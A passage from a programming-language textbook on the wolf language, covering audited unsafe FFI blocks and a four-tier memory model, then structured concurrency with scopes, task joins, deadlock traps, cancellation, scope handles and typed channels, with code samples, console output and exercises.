import c "string.h"

#[trusted("the scratch buffer never leaves this frame; freed before
return")]
fn pack(bytes: uint) -> int {
    var written = 0
    // # Safety: both allocations own `bytes` bytes for the whole
    // block, every C call stays inside them, and each is freed once.
    unsafe {
        let raw = c.malloc(bytes)
        c.memset(raw, 0, bytes)
        let out = c.calloc(bytes, 1)
        c.memcpy(out, raw, bytes)
        c.free(raw)
        c.free(out)
        written = bytes as int
    }
    written
```

```
}

fn main() -> !int {
    print("{pack(64)} bytes out, declared")
    0
}
```

The attribute carries its obligation as a string, and the string is the sentence a reviewer checks the body against; `wolf audit-surface` prints it back beside the function's name.

The other half of the deal is the manifest. A module holding trusted code is declared in the package's `wolf.pkg`:

```
# wolf.pkg
trusted = root
```

Forget that line and the audit stops and says so, naming the first trusted function it found and the entry the manifest is missing. That is the entire mechanism, and its modesty is deliberate. The manifest does not make trusted code safe. It makes trusted code countable: a dependency that grows a trusted module has to grow a manifest line to do it, and a manifest line is a diff. What you get is the end of surprise.

This is the part of a language that attracts security theater, so be plain about what the tool does. `wolf audit-surface` proves nothing. It counts rings, prints obligations, and holds the manifest to its own claims. A reviewer still reads the code. The value is that the reviewer knows, exactly and cheaply, which code, and that the answer does not change silently between two releases of a dependency.

> ***The scripts that are not there.*** *Ask a package manager in another language which of your dependencies runs arbitrary code at build time and the honest answer usually takes a script of its own. Wolf has no build scripts at all: a package is source plus a manifest, and there is no hook where a dependency executes anything on your machine before your program does. That is a decision with costs, and chapter 24 is where they get counted. It is mentioned here because it is why this section is short. The audit surface of a wolf dependency is its unsafe rings and its imports.*

Exercise 9-10 *(spelunking · lupin)*. `pack` above wraps its unsafe block in a `#[trusted]` function. Run it under the interpreter, then answer from the chapter: what two questions about this function does a manifest-and-inventory audit answer that reading the function's source cannot?

9.8 The four-tier picture

Part 2 asked one question in four sizes. Here they are on one page, with what each one costs and what happens when it goes wrong.

tier	**the question**	**the granule**	**when the target is gone**	**annotations**
values	who owns this?	one value	it cannot be — the compiler refuses the program (E1001)	none
regions	what dies together?	a group with one death	it cannot be — the compiler refuses the escape (E1010)	one word per group
`shared` / `handle`	who else is holding this?	one object, counted or indexed	`shared`: it is not gone. `handle`: a deterministic trap	one word per field
raw	what did C hand me?	a range of bytes	undefined behavior, named by row, caught by the oracle	one word per block

Read down the annotations column. The whole memory architecture of a wolf program is a handful of words placed where a decision was made, and nothing anywhere else. Then read down the column beside it, which matters more: the failure contract weakens exactly one tier at a time, and it only reaches "undefined" in the tier you had to type a keyword to enter.

Here is the shelf, tier by tier, at the end of Part 2. A `Doc` and its fields are values, moved and copied by chapter 7's rules, with no annotation on any function that merely builds one. A request's parse lives in a region that dies at a brace; the store is a region value that outlives every command; a published snapshot is frozen and readable forever by anybody. The recency ring is a pool of `Doc` slots inside the store, cyclic and cheap, with `handles` naming entries that eviction may have taken; eviction is a trap, not a mystery. And packing a snapshot for the socket is twenty lines of C calls inside one function, in one module, listed in one manifest line, holding the only pointer in the program.

Four tiers, one direction of trust. Every construct either stays in its tier or crosses at a door, and nothing else crosses at all.

Exercise 9-11 *(comprehension · prose)*. Five fragments; place each on the four-tier map:

1. `let b = copy a`
2. `pool[h].value`

3. `p[8] = 1` where `p: *u8`
4. `borrow r from p`
5. `ch.send(move r)` where `r` is a closed region

Exercise 9-12 *(design)*. A team wraps a 40,000-line C codec behind wolf FFI. Debate the two candidate shapes: (a) one `unsafe` block per call site, spread through the application; (b) one module owning every unsafe line, exporting twenty safe functions, `#[trusted]` on the membrane. Which failure modes does each shape optimize for, and what does the twenty-line rule from §9.5 actually buy the reviewer?

Part 2, closed

Chapter 7 opened with a question and a warning that the question would keep coming back at different sizes: *who owns this, and how big is the* granule? *It has now been answered four times, and the answers stack* rather than compete: one value, one group, one object other people are watching, one range of bytes that came from somewhere else entirely.

What the part cost the reader: `mut` and `take` at the call sites where a mode is a decision, `region` where a group of allocations shares a death, `freeze` where a snapshot is published, `shared`/`weak`/`handle` on the fields that cross a border, and `unsafe` around the code that left the language. There are no lifetimes in that list, no region parameters, no annotation on the great majority of functions, which merely allocate and return. The architecture is visible where it is a decision and invisible everywhere else.

One more observation about the escape hatch before Part 3 starts. The unsafe tier is the floor *below* the model you now trust, and the floor turned out to have simpler rules than the storeys above it: no exclusivity to maintain and no aliasing exam to pass. C's rules, and a machine that tells you when you broke one. That is the shape you get when a language decides that the tier with the fewest guarantees should also be the tier with the fewest rules, and puts the cleverness where the compiler is the one doing the work.

Part 3 takes both halves of chapter 8's closing sentence (a closed region has exactly one owner, and frozen data has no writers) and finds out what they are worth when more than one task is running.

Exercise 9-13 *(extension (break-it-on-purpose) · lupin)*. Construct the shortest program you can in which the *assertion*, not any access, is the undefined behavior: use `assume noalias` on two pointers that alias. Predict the oracle's wording: what does it say overlaps what?

Exercise 9-14 *(comprehension · lupin)*. The subtlest report in the chapter. Take §9.4's door program and add one line: after `let counts = borrow scratch from p`, write `p[0] = 1` through the raw pointer, and only then read `counts[0]`. Predict where the fault is reported and what the tag tree at the bottom of the report will have in it that no other report in this chapter has shown.

Exercise 9-15 *(fingers · lupin)*. Put an integer through raw memory and bring it back: `malloc` sixteen bytes, write the four bytes of `305419896` little-endian by hand (`% 256` and `/`

`256` are the only tools you need), read them back, reassemble, free. Print the four bytes and the round-trip verdict, and make `main` exit nonzero on a mismatch. Before running: 305419896 is `0x12345678` — which byte does `p[0]` hold, and why is that the *low* one?

Part 3 — Concurrency

10. Spawning is a scope

A Bruckner pause: every voice stops at once, and the silence is part of the score.

A scope exit joins all its children. Nothing outlives the bar line.

Chapter 8 closed with two sentences it said were the whole of wolf's concurrency safety story: a closed region is a self-contained subtree of memory with exactly one owner, and data with no writers is data any number of readers can read at once. Here is the second of them, cashed. The shelf publishes a snapshot, two readers ask two different questions of it at the same time, and neither takes a lock:

```
wolf · part(served)
struct Doc { title: str, words: int }

fn published() -> List[Doc] {
    freeze region {
        var docs = List[Doc]()
        (mut docs).push(Doc { title: "regions", words: 900 })
        (mut docs).push(Doc { title: "moves", words: 640 })
        (mut docs).push(Doc { title: "channels", words: 1200 })
        docs
    }
}
```

```
wolf · part(served) · runs, exit 0
fn main() -> !int {
    let store = published()
    let totals = channel[int](1)
    let busiest = channel[str](1)
    scope readers {
        readers.spawn(fn() {
            var sum = 0
            for d in store { sum += d.words }
            totals.send(sum)
        })
        readers.spawn(fn() {
            var best = 0
            var name = ""
            for d in store {
                if d.words > best { best = d.words; name = d.title }
            }
            busiest.send(name)
        })
    }
    let n = totals.recv() else |_| { return 1 }
    let t = busiest.recv() else |_| { return 1 }
    print("{n} words in {store.len} documents, busiest {t}")
    0
}
```

```
console
$ lupin served.lu
2740 words in 3 documents, busiest channels
```

The program carries no thread handles, no mutex around the store, and no way for either reader to still be running when `print` executes. The last one is the subject of this chapter and it is structural: the closing brace of `scope readers` does not complete until both children have.

Separate two questions before anything else, because Part 3 answers them with different tools. *What does this program mean* when more than one thing is happening? *is a question about the* language, and the implementation that answers it is the reference interpreter: `lupin` owns the scheduler, and (as §12.2 shows) owns a seed you can hand it so that a run repeats exactly. *What does this* program cost? *is the compiler's question, and Part 4 asks it. Almost* every prompt in this part is therefore `lupin`; where the compiler has a verdict of its own to give, it gives it under its own prompt, as it does before this section is over.

10.1 The task tree

A *task* is a unit of concurrent work. A *scope* is the block that owns one or more of them, and two facts about the pair are both visible in five lines:

```
wolf · runs, exit 0
fn main() -> !int {
    let answer = channel[int](1)
    scope readers {
        readers.spawn(fn() {
            print("the reader is counting")
            answer.send(900)
        })
        print("the scope is still open")
    }
    print("the scope has joined")
    let n = answer.recv() else |_| { return 1 }
    print("{n} words")
    0
}
```

```
console
$ lupin join.lu
the scope is still open
the reader is counting
the scope has joined
900 words
```

The first fact: inside the braces, order is the scheduler's business. `main` reached its `print` before the child reached its own, and a different schedule may print those two lines the other way round; nothing in the program says which, and §12.2 is where that stops being vague and becomes a seed.

The second fact: after the brace, order is not the scheduler's business at all. `the scope has joined` cannot print before `the reader is counting`, under any schedule, on any machine, because the brace is a *join*: it waits for every task the scope spawned. That is one arrow in and one arrow out, which is Nathaniel J. Smith's black-box rule from the nursery design that this construct descends from: a block of code you can read as a single statement, whatever it started inside itself.

One more thing to read off the child before moving on: its last line is a bare `answer.send(900)`. A send can fail, and chapter 12 is where a send that is not a task's last line gets the `?` a fallible call carries; this one needs none, because it is the task's last expression, so its result is the task's outcome and the brace collects it. Write the same send anywhere but last and the compiler warns that a failure there would vanish, which is §12.1′s first lesson.

Read the shape of the arrows in the program above and the whole model follows. `readers` is a value, `spawn` is a method on it, and there is no other way to start a task, so a function that has no scope cannot start one:

```
wolf · rejected, E0301
fn main() -> !int {
    readers.spawn(fn() { print("nobody's child") })
    0
}
```

```
diagnostic
error[E0301]: nothing named `readers` is in scope
 --> ./s2.lu:5:5
  |
5 |     readers.spawn(fn() { print("nobody's child") })
  |     ^^^^^^^ not found
  |
```

That is an ordinary name-resolution error, and its ordinariness is the point. Wolf has no detached spawn (no `go`, no `Thread::new`, no `submit`), so every task has an owner. You name a scope, and if you have none, the program does not resolve.

What crosses back

The reader in that program computed 900 and the parent read 900, and the route between them was `answer`, a *channel*, which chapter 12 takes apart properly. The reason the route exists matters now, because the alternative is the first mistake everyone makes with a new concurrency construct: reach out of the closure and write to a local.

Wolf's rule is short. A task body may read values it copies, and it may read `imm` data, which is why both readers in the cold open touch `store` freely, and why neither needed permission: `published` returned a frozen region's contents, and frozen data has no writers to race with. Anything else a task wants to *share* travels one of three ways: it is moved, it is frozen, or it is wrapped in a synchronizing type. Two tasks and one plain mutable local is not on the list.

So build what the cold open builds. A task computes; the answer leaves through a channel; the parent reads it after the join, when the arithmetic on the previous page says there is nothing left to wait for. Chapter 12 gives that sentence its vocabulary (capacity, close, and what a channel is allowed to carry), and §12.4 gives the synchronizing type its keyword.

Exercise 10-1 *(fingers · lupin)*. Type and run your first scope: two children each send a number into a channel, and `main` adds what it receives after the scope closes. Then swap the two `spawn` lines and run again. What changed?

Exercise 10-2 *(comprehension · lupin)*. Predict the order of the two lines, then say what enforces it: the scheduler, or something stronger:

```
wolf
fn main() -> !int {
    scope s {
        s.spawn(fn() { print("child speaks") })
    }
    print("main speaks")
    0
}
```

Exercise 10-3 *(comprehension · lupin)*. A child's last expression is a value. Predict this program's exit code, and account for the 42:

```
wolf
fn main() -> !int {
    scope s {
        s.spawn(fn() { 42 })
    }
    7
}
```

10.2 The leaked goroutine, retired

Here is the oldest bug in structured-less concurrency, ported to the shelf. A reader is spawned to serve a query. The query never arrives.

```
wolf · interpreted run, trap(deadlock)
fn main() -> !int {
    let queries = channel[str](0)
    scope readers {
        readers.spawn(fn() {
            let q = queries.recv() else |_| { return 0 }
            print("serving {q}")
        })
    }
    print("every query answered")
    0
}
```

```
console
$ lupin leak.lu
leak.lu: trap(deadlock): every live task is blocked at a runtime-owned
blocking point and no timer is pending; blocked-task roster: `main` (task
0), `task@82` (task 1) [conc.deadlock.trap] at 3:5
$ echo $?
3
```

Read the trap clause by clause, because every phrase in it is load-bearing.

"every live task is blocked at a runtime-owned blocking point." The blocking points are a closed set (channel send and receive, `select`, acquiring a synchronizing type, waiting on I/O or a timer, and an explicit `checkpoint()`), and being closed is what makes the condition decidable. The runtime knows where every task is parked because it parked them.

"and no timer is pending." A `timeout` arm somewhere would eventually fire and wake somebody, so its absence is part of the proof. §12.2 is where timers get their arm.

"blocked-task roster." Two entries: the child, blocked in `recv`, and `main`, blocked at the join. `main` is on the list because waiting for your children is waiting, and a deadlock is made of exactly that. This roster is the list you would otherwise reconstruct by hand from a hung process's stacks.

> ***Coming from Go:*** *this is the goroutine leak, and Go's own documentation is the source for it. A goroutine's exit synchronizes with nothing: the memory model says so,* `go f()` *returns immediately, and a goroutine blocked forever on a channel nobody sends to is a live object with a stack, invisible to the function that started it and to the function that started* that. *The Go community measures the cost: the proposal to put goroutine-leak detection into the standard testing package (golang/go issue 74609) exists because the leak is common enough to want a detector, and* `runtime.NumGoroutine` *in a test teardown is the folk version. Wolf's version of the same program is above. The leak is not detected by a tool; it has no spelling. A task belongs to a scope, the scope's brace waits, and the lingering-goroutine state has no wolf equivalent. What you get instead is the program above: a defined outcome, with a roster, at exit 3.*

The other half of that trade is on the page too. Wolf did not make the mistake impossible; the program still hangs on a query that never comes, and it is still a bug. What changed is the class of the bug. A silent leak grows until a process dies of memory a week later; a

deadlock is a fault, at a line, with the list of who was waiting, and the same list every time you run it.

Exercise 10-4 *(extension (break-it-on-purpose) · lupin)*. Port Go's classic leak: spawn a receiver on a channel that nobody will ever send to. In Go the goroutine outlives the function, silently, forever. Write the wolf version and predict what happens instead, and at which line.

Exercise 10-5 *(spelunking · lupin)*. Read exercise 10-4's trap line clause by clause. What does "no timer is pending" rule out, what is the "blocked-task roster" for, and why does the trap name `main` itself as blocked?

10.3 The dropped error, surfaced

A task can fail. Two readers ask the shelf for a word count and one of the titles is not on the shelf:

```
wolf · runs, exit 0
fn words_of(title: str) -> int ! {unknown} {
    if title == "regions" { return 900 }
    unknown
}
fn totals() -> !int {
    let answer = channel[int](2)
    scope readers {
        readers.spawn(fn() { answer.send(words_of("regions")?) })
        readers.spawn(fn() { answer.send(words_of("sonata")?) })
    }
    0
}
fn main() -> !int {
    let r = totals() else |err| { print("the join raised {err}"); 7 }
    print("{r}")
    0
}
```

```
console
$ lupin raise.lu
the join raised unknown
7
```

Nothing in `totals` handles an error, and yet the error is handled. Walk the route: the failing child's `?` raises `unknown` inside the task, the task ends with that error as its outcome, the scope's closing brace collects it, and the brace re-raises it into `totals`'s own row. From there it is chapter 6's machinery with no adaptation at all: `main` writes `else |err|` and reads the row.

The crossing point is the brace, and that is what makes concurrent failure ordinary: the place where a child's error becomes the parent's problem is a syntactic location you can

put your finger on, and it is the same location that does the joining. A scope that joins is a scope that can report.

Three details follow from the same clause. A child's *success* value is discarded at the join: a scope waits for completion, not for results, which is why the reader in §10.1 sent its 900 through a channel instead of returning it. A child's *failure* cancels its siblings, which is §10.4. And if more than one child fails, one error surfaces and the rest attach to it as context; which one surfaces is a scheduling decision, recorded like every other.

> ***Coming from Go:*** *in Go, `go func() { … }()` has nowhere to put an error: the function has no caller to return to and no signature to return through, so the conventional answers are a second channel for errors, an* `errgroup` *from* `golang.org/x/sync`*, or a* `log.Println` *and a hope. All three work; all three are the program carrying its own error plumbing.* `errgroup` *is the closest relative of the code above, and comparing them fairly is instructive: it gives you the first error and cancels the rest (the same policy), with the difference that it is a type you must remember to reach for, and a group you must remember to* `Wait` *on. Wolf's version is the brace you already wrote.*

Exercise 10-6 *(comprehension · lupin)*. Three children compute through `?`; one of them fails. Predict both printed lines, and name the exact point in the source where the error crosses from child to parent.

Exercise 10-7 *(extension · lupin)*. Change 10-6 so no child fails (use 1, 2, and 4), then finish the job: close the channel, drain it, and return the sum. Why is it correct to `close` only after the scope's closing brace: what has the join already proved by then?

10.4 Cancellation

One reader is blocked on a query that will never come. Its sibling fails immediately. The blocked reader will die; the scope cannot join until it does. The question is whether it gets to clean up on the way out:

```
wolf · runs, exit 0
fn refuse() -> !int { Overloaded }
fn serve() -> !int {
    let queries = channel[str](0)
    scope readers {
        readers.spawn(fn() {
            defer print("the reader released its cursor")
            let q = queries.recv()?
            print("serving {q}")
```

```
            0
        })
        readers.spawn(fn() { refuse() })
    }
    0
}
fn main() -> !int {
    let r = serve() else |err| { print("the scope raised {err}"); 7 }
    print("{r}")
    0
}
```

```
console
$ lupin cancel.lu
the reader released its cursor
the scope raised Overloaded
7
```

It does. *Cancellation* is cooperative and polite: it is delivered at a blocking point, it arrives at the blocked task as an ordinary error value, and the task returns through its own frames, which runs its own `defer`s, in chapter 4′s order, for chapter 4′s reasons. There is no unwinding mechanism in any of this, because wolf has none: a cancelled `recv` hands back an error, the `?` on it returns, and returning is what runs a `defer`.

Cooperative has a consequence, and it is the one to hold on to: a task is cancelled *at* a blocking point, not between two arithmetic instructions. A child grinding through a long computation with no channel operation in it finishes that computation. This is a deliberate trade (the alternative is asynchronous interruption, which is how other runtimes acquired the rule that you may not allocate in a signal handler). The cost is that cancellation latency is bounded by the distance to your next blocking point; `checkpoint()` exists for the loop that has none.

The blocking points are the closed set §10.2 listed, and one boundary in that list belongs here because chapter 9 built it. A task inside a C call is not interrupted, inspected, or migrated: C frames are never unwound, and the runtime does nothing to a task in foreign code until the call returns. Cancellation reaches it at the first blocking point after that. The membrane holds in both directions: chapter 9 kept C from reaching into wolf's memory model, and this clause keeps wolf's scheduler from reaching into C's stack.

There is a second, harsher rule about cleanup in this language, and it belongs to a different unit of failure. Cancellation runs a task's defers; killing a proc deliberately does not, freeing its regions wholesale instead. Chapter 14 is where procs and that rule live, and the difference between the two is a decision, not an accident.

Exercise 10-8 *(comprehension · lupin)*. One sibling blocks forever; the other fails immediately. Predict all the output, and answer the pointed part first: does the blocked sibling's `defer` run?

What a task costs

A task is work the runtime schedules onto OS threads, not a coroutine or a promise, and three consequences of that are contract rather than implementation detail.

A blocked task holds its thread. There is no stack-switching sleight of hand at a `recv`, which is what lets a task's stack be an ordinary stack, its `defer`s be ordinary returns, and a debugger's view of it be the truth. What the runtime may do about a pool of threads with blocked members (grow it, shrink it, compensate) is unobservable, and therefore not something a program may depend on or be surprised by.

Spawning confers no ordering beyond the two edges §10.1 showed: the spawn happens before the child's first action, and every action of the child happens before the join. Any interleaving consistent with those two edges is a conforming execution, which is the licence §12.2 turns into a testing tool rather than a hazard.

And there is no function coloring. `fn` is `fn`: nothing in a signature anywhere in this chapter said "concurrent", no caller had to be rewritten to call a callee that spawns, and the reader in the cold open was an ordinary closure over ordinary values. What a function needs in order to spawn is not a keyword. It is a scope, which is the next chapter, because a scope is a value, and values can be passed.

Exercise 10-9 *(extension · lupin)*. Build a two-stage pipeline: a producer sends 1 through 5 into `raw`; a transformer squares each into `squared`; `main` counts what arrives. Each stage closes the channel it sends on, when its input runs dry. Run it under two seeds. Then answer: which task must close `squared`, and what goes wrong if `main` tries to?

Exercise 10-10 *(design)*. Go has `go f()`; wolf deliberately has no detached spawn: a task needs a scope, and the scope must close. Take the other side seriously: name a real program shape that detached spawn serves well, sketch how wolf expresses it, and state what the wolf version pays and what it collects.

11. Scopes as values

Chapter 10 ended on a sentence with a consequence in it: what a function needs in order to spawn is not a keyword but a scope. A scope is an ordinary value, so it can be a parameter.

11.1 The scope as a capability

The shelf wants a helper that starts a reader and returns, leaving the task running, not one that starts a reader and waits for it:

```
wolf · part(capability)
struct Doc { title: str, words: int }

fn tally_into(s: Scope, out: channel[int], d: Doc) {
    s.spawn(fn() { out.send(d.words) })
}
```

```
wolf · part(capability) · runs, exit 0
fn main() -> !int {
    let out = channel[int](3)
    var total = 0
    scope readers {
        tally_into(readers, out, Doc { title: "regions", words: 900 })
        tally_into(readers, out, Doc { title: "moves", words: 640 })
        tally_into(readers, out, Doc { title: "channels", words: 1200 })
    }
    for _ in 0..3 { total += out.recv() else |_| { return 1 } }
    print("{total} words, three readers, one scope")
    0
}
```

```
console
$ lupin serve.lu
2740 words, three readers, one scope
```

`tally_into` starts a task that outlives the call. That is a real extension of a lifetime, and the language's whole position on it is the first argument: you extended `readers`'s lifetime, `readers` is written at the call site, and the brace those three tasks die at is nine lines below in the same function. The specification puts it exactly there — a scope handle is an ordinary value, and "lifetime extension is visible at every call site" (`[conc.task.scope]`). The pattern is Nathaniel J. Smith's "nursery as a capability", and it survives translation into a language with modes because a scope handle is a mode-free ordinary argument: nothing about it is a lifetime and nothing about it is a promise about duration. It is a name for a brace.

The parameter's type is `Scope`, the prelude's name for a scope handle (`[conc.proc.handle]`), and it is the whole of what the signature says about concurrency:

this function is handed a brace, and whatever it starts dies there. Nothing in `tally_into`'s body could spawn without it, because `spawn` is a method on that value.

Compare the two ways this could have gone. A function that takes no scope and spawns internally is *externally sequential*: whatever it starts, it has joined before it returns, and a caller need not know concurrency happened. A function that takes a scope handle is the explicit spelling of the other contract: work that outlives this call, dying at a brace you own. Both are legitimate designs, and exercise 11-8 argues them properly. What wolf has removed is the third option: a function that starts work outliving its own return without saying so.

The audit follows from the syntax, as it did for mutation. In chapter 7, one search for `(mut` gave you a file's complete mutation surface, because a mode is written at both ends. The capability to spawn is written at both ends too: as a type in the signature and as a value at the call. One search for `: Scope` gives you every function that can start work in a caller's brace, one for `.spawn(` every task start, and one for `scope` every brace they die at, with no false negatives, because `spawn` is a method on a value and the value has to come from a `scope` block or from a caller who has one.

Exercise 11-1 *(fingers · lupin)*. A function cannot spawn unless somebody hands it a scope. Write `launch(s, ch, n)` that spawns into a caller's scope, and a `main` that calls it three times inside one `scope` block. The handed-over scope is the entire mechanism: nothing else in the call says "concurrent."

Exercise 11-2 *(comprehension · lupin)*. Take 11-1 and change one character: make the channel a rendezvous, `channel[int](0)`. Predict precisely what happens and why: the answer involves which side of the scope's closing brace the receives sit on.

Exercise 11-3 *(comprehension · lupin)*. Using only the text of 11-1′s program, answer: which functions in it are able to spawn tasks, and what single search over a large codebase would find every function with that ability? (Chapter 7 asked the same question about mutation.)

11.2 The background refresher

Here is the shape that makes people reach for a detached thread. The shelf's published snapshot goes stale, so something has to rebuild it periodically, for exactly as long as the shelf is serving:

```
wolf · part(refresher)
fn refresh_into(s: Scope, stop: channel[int], log: channel[str]) {
    s.spawn(fn() {
        var rounds = 0
        var running = true
        while running {
            select {
                _ from stop => { running = false },
                timeout(1.ms) => { rounds += 1; log.send("republished
round {rounds}") },
            }
```

```
        }
        log.send("the refresher left with {rounds} rounds behind it")
    })
}
```

```
wolf · part(refresher) · runs, exit 0
fn main() -> !int {
    let stop = channel[int](1)
    let log = channel[str](8)
    scope shelf {
        refresh_into(shelf, stop, log)
        for _ in 0..2 { print(log.recv() else |_| { return 1 }) }
        stop.close()
    }
    log.close()
    for line in log { print(line) }
    0
}
```

```
console
$ lupin refresher.lu
republished round 1
republished round 2
the refresher left with 2 rounds behind it
```

Four things are in that program, and none of them is a library.

The shutdown signal is a channel close. `stop.close()` is the only message the refresher ever receives, and it receives it by having its `select` arm become ready: a closed channel is permanently ready, which is chapter 12′s rule and the reason this loop needs no flag shared between two tasks. Closing is a broadcast to every receiver at once, and it cannot be sent twice by accident.

The refresher's lifetime is `shelf`'s. **The brace after** `stop.close()` will not complete while the refresher lives, so if the close were removed the program would hang at that brace rather than exiting with the task still running. Try it: the failure mode of forgetting to shut a background task down is a deadlock you find in the first test run, not a process that never exits in production.

The log is drained after the join. `log.close()` is on the far side of the brace, and it is correct there for §10.3′s reason: the join has already proved that every send which will ever happen has happened, so closing cannot cut anyone off.

`select` with a timeout arm is the periodic loop. **There is no sleep** in this program. A sleeping task is a task that cannot be told anything; a task blocked in a `select` with a timeout arm is doing the same waiting and remains reachable, which is why the refresher notices the close immediately, not after its next interval.

The cost of this pattern: `refresh_into` takes a parameter it would not need in a language with detached spawn, and every call site carries it. What it buys is on the same page: the

answer to “can this program exit with work still running” is readable from the braces, the refresher has an owner, and the shutdown path is a line of code, not a convention.

One shape this chapter deliberately does not build is the daemon: work whose lifetime is the *process*, supervised, restarted when it dies. That wants a failure domain rather than a scope, and chapter 15 gives it one.

> ***Coming from Go:*** *the comparison to make is with* `context.Context`*, Go’s answer to the same problem, and a good one. A* `ctx` *threads through call sites, carries cancellation, and is conventionally the first parameter, which is, structurally, the same admission a handed-over scope makes. There are two differences. A* `ctx` *propagates a cancellation* request *while the goroutine’s lifetime remains its own, so* `ctx.Done()` *tells a goroutine it should stop and nothing makes it; a scope’s brace waits. And a* `ctx` *is a library convention the compiler does not know about, so forgetting to pass one compiles, while forgetting to hand over the scope does not — the body has nothing to call* `spawn` *on. Go’s design works and is used at enormous scale; the difference is where the enforcement lives.*

Exercise 11-4 *(extension · lupin)*. Build a worker pool: three workers share one `jobs` channel and one `results` channel; `main` feeds six jobs and closes. Each worker is the same four lines. Why does the pool need no “shut down workers” message?

Exercise 11-5 *(comprehension + schedule play · lupin)*. Shrink the pool to two workers and four jobs, and tag each result with the worker that produced it. Before running: is the *assignment* of jobs to workers part of the program, or part of the schedule? Run under seed 1 and seed 2024 and defend your answer with the outputs.

11.3 The structured dump

A task tree that the language guarantees is a task tree a tool can print. Build one in the interpreter and ask what exists:

```
repl
wolf> let counted = channel[int](2)
wolf> fn tally(out: channel[int], n: int) { out.send(n) }
defined fn `tally`
wolf> scope shelf { shelf.spawn(fn() { tally(counted, 900) });
shelf.spawn(fn() { tally(counted, 640) }) }
wolf> :mem
regions:
  #0 `program` arena state=open objects=0
tasks and procs:
```

```
  proc#0 `program` root=task0 state=live
  task#0 `main` Running
  task#1 `task@37` Done
  task#2 `task@80` Done
wolf> :quit
```

Read it as a tree, not a stack sample, and every edge in it was declared by the program: `proc#0` is the process's own failure domain with `task#0` at its root, and tasks 1 and 2 exist because a `scope` block spawned them. Their state is recorded because the runtime is the thing that changed it. The dump's contents are the implementation's business and may grow; the dump's existence is contract.

Java's structured concurrency work (JEP 444 and its successors) made the same observation about thread dumps: a dump of a thread pool is a list of stacks with no relationships in it, because the relationships were never written down, while a dump of structured tasks is a tree that tells you which work belongs to which request. Wolf gets the tree for the same reason (`spawn` needs a scope), and the payoff is the same. When something hangs, "who was waiting for whom" is a question with a printed answer.

The names in the third and fourth lines are the machine's, taken from the spawn site. Names are part of the contract for this reason: a dump whose entries are `task@37` and `task@80` tells you the shape, and a dump whose entries say `reader` and `refresher` tells you the program.

Exercise 11-6 *(spelunking · lupin REPL)*. Turn on the trace and run a scope with two children, then read the scheduler's own account of it. From the trace alone, reconstruct the task tree: which tasks exist, who owns them, and in what order they completed.

Exercise 11-7 *(comprehension · lupin REPL)*. In 11-6's trace, find every `SchedDecision` line and read its "picked 0 of N ready" suffix. At which event did the scheduler actually have a choice, and what does that tell you about how many *different* traces that one-line program could produce?

Exercise 11-8 *(design)*. A library offers `fetch_all(urls: List[str]) -> List[Response]` and wants to fetch concurrently. Two candidate signatures:

```
fn fetch_all(urls: List[str]) -> List[Response]
fn fetch_all(s: Scope, urls: List[str]) -> List[Response]
```

The first hides an internal scope; the second borrows the caller's. Argue for each: who controls cancellation and lifetime in each design, and which caller is each one honest to? Say also what the second signature fails to tell a reader, and where they have to look instead.

12. Channels and select

Two chapters have used channels without explaining them. That was deliberate: a channel is the obvious thing, and the obvious thing is usually right. But the shelf is about to need the parts nobody guesses: what a channel is allowed to carry, what closing one means, and what happens when a task wants to wait on two things at once.

12.1 Typed channels

A channel is a typed, bounded queue between tasks. The shelf's inbox takes documents from a writer and hands them to whoever is shelving:

```
wolf · runs, exit 0
struct Doc { title: str, words: int }
fn main() -> !int {
    let inbox = channel[Doc](4)
    var total = 0
    var seen = 0
    scope writers {
        writers.spawn(fn() {
            inbox.send(Doc { title: "regions", words: 900 })?
            inbox.send(Doc { title: "moves", words: 640 })?
            inbox.send(Doc { title: "channels", words: 1200 })?
            inbox.close()
        })
        for d in inbox { total += d.words; seen += 1 }
    }
    print("{seen} documents shelved, {total} words")
    0
}
```

```
console
$ lupin inbox.lu
3 documents shelved, 2740 words
```

The `?` on each send is chapter 6's operator at its ordinary job. A send can fail — the channel may be closed by the time it runs — so it hands back a row like every other fallible call, and a row nobody reads is a dropped failure. Write one bare and the compiler says so at the line, as the warning `W0601`. The program still builds and runs, because a warning is a finding about your program and not a refusal of it:

```
wolf · runs, exit 0
struct Doc { title: str, words: int }
fn main() -> !int {
    let inbox = channel[Doc](1)
    inbox.send(Doc { title: "regions", words: 900 })
    inbox.close()
    let d = inbox.recv() else |_| { return 1 }
    print(d.title)
```

```
    0
}
```

```
console
$ wolf run bare.lu
regions
warning[W0601]: this `() ! {cancelled, closed}` result is discarded, error
row and all
 --> ./bare.lu:4:5
  |
4 |     inbox.send(Doc { title: "regions", words: 900 })
  |     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ a failure here
vanishes silently
  |
  = note: propagate it with `?`, handle it with `else`, or bind it away
explicitly so the discard
    is visible.
```

The program's line and the compiler's warning share the transcript, the program's first: the replay that records these pages keeps the two streams in that order. The note lists the three spellings that make the discard visible. `?` hands the row up, out of the task and into the scope that spawned it, which is where §10.3 already routes a child's failure; `else` handles it on the spot; a binding keeps it in view. Every send in this chapter is written one of those ways, and the one that takes `else` is below.

Four decisions are visible in `channel[Doc](4)` and the loop under it.

Typed. `channel[Doc]` carries documents and nothing else. There is no tagged union of message kinds to unpack, no `interface{}`, no cast at the receiving end.

Bounded. The `4` is capacity, and it is part of the program's correctness argument rather than a tuning knob. A capacity of zero is a rendezvous: the sender waits for a receiver, hand to hand. A capacity of four lets the writer run four documents ahead. Either is a legitimate design, and neither is unbounded: a queue that grows without limit converts backpressure into memory exhaustion, which is a slower way of having the same problem.

`for` over a channel. **The loop receives until the channel is** drained-closed. A loop whose termination condition is somebody else's promise is an unusual thing to write down, and `close` is how the promise is kept.

Close is the sender's verb. The writer closes `inbox` because the writer is the only one who knows there is no fourth document. Delete that line and `main`'s loop waits forever for a value nobody will send; that is §10.2's trap, arriving for the same reason.

What close means

Closing is not a fault and never becomes one. It changes what the two operations return:

```
wolf · runs, exit 0
struct Doc { title: str, words: int }
fn main() -> !int {
```

```
    let inbox = channel[Doc](2)
    inbox.send(Doc { title: "regions", words: 900 })?
    inbox.close()
    inbox.send(Doc { title: "late", words: 1 }) else |err| {
        print("the inbox is closed: {err}")
    }
    let d = inbox.recv() else |_| { return 1 }
    print("drained {d.title}")
    let none = inbox.recv() else |err| { print("nothing left: {err}");
return 0 }
    print("{none.title}")
    0
}
```

```
console
$ lupin closed.lu
the inbox is closed: closed
drained regions
nothing left: closed
```

The tag on those lines is spelled `closed`, lowercase, because it carries nothing: §6.1's pact, and both machines write it that way.

